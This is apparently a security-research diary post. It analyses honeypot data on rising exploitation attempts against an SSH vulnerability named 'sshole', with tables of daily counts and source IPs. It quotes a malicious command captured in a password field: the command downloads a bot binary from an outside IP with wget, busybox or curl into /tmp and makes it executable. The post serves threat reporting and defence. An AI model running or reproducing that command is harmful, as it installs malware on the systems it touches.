Scans for Sshole Vulnerability (CVE-2026-123158)
Our honeypots use "Cowrie" to collect SSH data. With the emergence of the "sshole" vulnerability last week, we are now seeing an increase in attempts to exploit the vulnerability. Our data is a bit limited in this respect. Our honeypots collect only the first 255 characters of SSH passwords. Longer passwords are highly unusual and not used for the usual password brute-forcing we observe.
Our data starts showing the increase of the use of long passwords on November 1st. Since then, the number of requests has been increasing:

Raw Data:
| Date | Count |
|---|---|
| 2026-10-26 | 0 |
| 2026-10-27 | 0 |
| 2026-10-28 | 0 |
| 2026-10-29 | 0 |
| 2026-10-30 | 0 |
| 2026-10-31 | 0 |
| 2026-11-01 | 23 |
| 2026-11-02 | 0 |
| 2026-11-03 | 5 |
| 2026-11-04 | 58 |
| 2026-11-05 | 232 |
| 2026-11-06 | 713 |
| 2026-11-07 | 246 |
| 2026-11-08 | 51 |
The initial passwords we saw on November 1st do not appear to be related to the exploit. Ever so often, buggy brute force scripts enter commands intended for the post-login shell in the password field. Interestingly, these "passwords" may actually have worked, allowing these buggy scripts to run.
A typical "buggy" password is:
cd /tmp; (wget -q http://156.238.252.37:8000/bot.x86_64 -O /tmp/b 2>/dev/null || busybox wget -q http://156.238.252.37:8000/bot.x86_64 -O /tmp/b 2>/dev/null || curl -sk http://156.238.252.37:8000/bot.x86_64 -o /tmp/b 2>/dev/null); chmod 777 /tmp/b 2>/dev/
The first actual exploit attempt for sshole arrived on November 5th, with attempts that used an all "A" password. Here is a list with initial scanners:
| Source IP | Count | ASN | AS Name |
|---|---|---|---|
| 213.86.169.133 | 48 | AS8220 | COLT COLT Technology Services Group Limited |
| 152.233.50.185 | 44 | AS212238 | CDNEXT Datacamp Limited |
| 92.255.57.7 | 43 | AS55286 | SERVER-MANIA - B2 Net Solutions Inc. |
| 195.178.110.78 | 23 | AS48090 | DMZHOST TECHOFF SRV LIMITED |
| 109.94.173.13 | 15 | AS202660 | BRM-DataCenter "Uzbektelekom" Joint Stock Company |
| 87.241.132.12 | 10 | AS12297 | TELECOM-ARMENIA Telecom Armenia OJSC |
| 52.119.124.122 | 10 | AS32329 | MONKEYBRAINS - Another Corporate ISP, LLC |
| 185.2.148.137 | 5 | AS29119 | SERVIHOSTING-AS AIRE NETWORKS DEL MEDITERRANEO SL UNIPERSONAL |
| 220.77.237.35 | 5 | AS4766 | KIXS-AS-KR-KR - Korea Telecom |
| 82.74.132.129 | 5 | AS33915 | TNF-AS Vodafone Libertel B.V. |
| 220.70.219.98 | 4 | AS4766 | KIXS-AS-KR-KR - Korea Telecom |
| 154.80.128.173 | 4 | AS215925 | VPSVAULTHOST VPSVAULT.HOST LTD |
| 121.190.39.238 | 4 | AS4766 | KIXS-AS-KR-KR - Korea Telecom |
| 121.163.224.97 | 3 | AS4766 | KIXS-AS-KR-KR - Korea Telecom |
| 58.151.184.226 | 3 | AS3786 | LGDACOM-KR - LG DACOM Corporation |
| 62.210.173.100 | 2 | AS12876 | AS12876 Scaleway SAS |
| 183.99.38.238 | 2 | AS4766 | KIXS-AS-KR-KR - Korea Telecom |
| 112.162.23.132 | 2 | AS4766 | KIXS-AS-KR-KR - Korea Telecom |
I expect quite a few of these login attempts were successful for our honeypots, and I will follow up with more details as I extract them.
--
Johannes B. Ullrich, Ph.D. , Dean of Research, SANS.edu
Twitter|

Comments